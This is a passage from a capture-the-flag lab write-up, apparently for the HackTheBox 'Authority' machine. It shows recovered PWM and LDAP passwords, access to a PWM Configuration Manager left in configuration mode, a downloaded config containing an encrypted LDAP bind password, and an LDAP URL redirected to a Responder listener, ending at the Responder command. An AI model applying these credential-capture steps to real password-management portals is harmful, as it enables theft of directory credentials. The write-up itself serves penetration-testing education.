
Credentials recovered:

- `pwm_admin_login` = `svc_pwm`
- `pwm_admin_password` = `pWm_@dm!N_!23`
- `ldap_admin_password` = `DevT3st@123`

---

4. PWM LDAP Credential Capture and WinRM Foothold as svc_ldap

Port 8443 was running a PWM password management portal in configuration mode:



`svc_pwm` did not work on the main PWM login, but `pWm_@dm!N_!23` authenticated to the Configuration Manager endpoint:

Configuration Manager
Password Self Service

Configuration Password

●●●●●●●●●●●●●


Sign in Cancel

Previous Authentications

Identity	Timestamp	Network Address
n/a	March 24, 2023 at 7:42:59 PM EDT	127.0.0.1
CN=svc_pwm,CN=Users,DC=htb,DC=corp (default)	March 26, 2023 at 9:11:23 AM EDT	10.129.204.183
CN=svc_pwm,CN=Users,DC=htb,DC=corp (default)	March 26, 2023 at 9:17:32 AM EDT	10.129.204.183
CN=svc_pwm,CN=Users,DC=htb,DC=corp (default)	March 26, 2023 at 9:20:14 AM EDT	10.129.204.183
CN=svc_pwm,CN=Users,DC=htb,DC=corp (default)	March 26, 2023 at 9:20:39 AM EDT	10.129.204.183
n/a	April 23, 2023 at 6:06:34 PM EDT	10.10.14.38
n/a	April 23, 2023 at 6:17:48 PM EDT	10.10.14.38
n/a	April 23, 2023 at 6:21:47 PM EDT	10.10.14.38
n/a	April 23, 2023 at 6:24:05 PM EDT	10.10.14.38
n/a	April 23, 2023 at 6:48:13 PM EDT	10.10.14.38

Previous Failed Authentications


Identity	Timestamp	Network Address
n/a	March 24, 2023 at 7:25:23 PM EDT	127.0.0.1
n/a	March 24, 2023 at 7:25:50 PM EDT	127.0.0.1
n/a	March 24, 2023 at 7:36:51 PM EDT	127.0.0.1
n/a	March 24, 2023 at 7:38:00 PM EDT	127.0.0.1
n/a	March 24, 2023 at 7:38:12 PM EDT	127.0.0.1
n/a	March 24, 2023 at 7:38:23 PM EDT	127.0.0.1
n/a	June 10, 2026 at 10:59:18 PM EDT	10.10.16.60


Configuration Manager
Password Self Service
Overview
Certificates
Word Lists
LocalDB
Configuration Status
Application Mode
Configuration (LDAP directory authentication not required)
Last Modified
August 10, 2022 at 9:46:24 PM EDT
Password Protected
True
Application Data Path
c:\pwm
Configuration File
c:\pwm\PwmConfiguration.xml
Health
Configuration
WARN
PWM is currently in configuration mode. Use the Configuration Manager to restrict the configuration to prevent unauthorized changes.
LDAP
WARN
Unable to connect to LDAP server default, error: error connecting to ldap directory (default), error: unable to create connection: unable to connect to any configured ldap url, last error: unable to bind to ldaps://authority.authority.htb:636 as CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb reason: CommunicationException (authority.authority.htb:636; PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target)
Application
CAUTION
The cluster system can not operate normally: ldap node service requires that setting LDAP ⇨ LDAP Directories ⇨ default ⇨ Connection ⇨ LDAP Test User is configured
Configuration
CAUTION
The setting Modules ⇨ Authenticated ⇨ Setup OTP ⇨ OTP Settings ⇨ OTP Secret Write Location is configured to store user
Last Updated June 10, 2026 at 10:58:36 PM EDT
Configuration Activities
Restrict Configuration
Import Configuration
Download Configuration
Reports
Configuration Summary
Troubleshooting Bundle
LDAP Permissions


Downloading `PwmConfiguration.xml` from the manager confirmed `svc_ldap` as the LDAP bind account:

```
</setting>
-<setting key="ldap.profile.enabled" profile="default" syntax="BOOLEAN" syntaxVersion="0">
  -<label>
     LDAP ⇨ LDAP Directories ⇨ default ⇨ Connection ⇨ LDAP Profile Enabled
   </label>
   <default/>
 </setting>
-<setting key="ldap.proxy.password" modifyTime="2022-08-11T01:46:23Z" profile="default" syntax="PASSWORD" syntaxVersion="0">
  -<label>
     LDAP ⇨ LDAP Directories ⇨ default ⇨ Connection ⇨ LDAP Proxy Password
   </label>
  -<value>
     ENC-PW:wXygKRvnA9IO8vhcI2pGkcLhRP3ajQSjlOOYC/omVDKg8ZeRpZiJbkr/wcTbfhgLTYfsZfkLaNHbjGfbQldz5EW7BqPxGqzMz+bEfyPIvA8=
   </value>
 </setting>
-<setting key="ldap.proxy.username" modifyTime="2022-08-11T01:46:23Z" profile="default" syntax="STRING" syntaxVersion="0">
  -<label>
     LDAP ⇨ LDAP Directories ⇨ default ⇨ Connection ⇨ LDAP Proxy User
   </label>
  -<value>
     CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb
   </value>
 </setting>
-<setting key="ldap.search.timeoutSeconds" profile="default" syntax="DURATION" syntaxVersion="0">
  -<label>
     LDAP ⇨ LDAP Directories ⇨ default ⇨ Connection ⇨ LDAP Search Timeout
   </label>
   <default/>
 </setting>
-<setting key="ldap.testuser.username" modifyTime="2022-08-11T01:46:23Z" profile="default" syntax="STRING" syntaxVersion="0">
  -<label>
     LDAP ⇨ LDAP Directories ⇨ default ⇨ Connection ⇨ LDAP Test User
   </label>
   <default/>
 </setting>
-<setting key="ldap.serverUrls" modifyTime="2022-08-11T01:46:23Z" profile="default" syntax="STRING_ARRAY" syntaxVersion="0">
  -<label>
```


The Configuration Manager provided access to the Configuration Editor:



Under **LDAP > LDAP Directories > default > Connection**, the LDAP URL field was editable and a **Test LDAP Profile** button was available:



The LDAP URL was changed to point at a Responder listener on the attack machine:



Responder was started on tun0:

```
sudo responder -I tun0
```

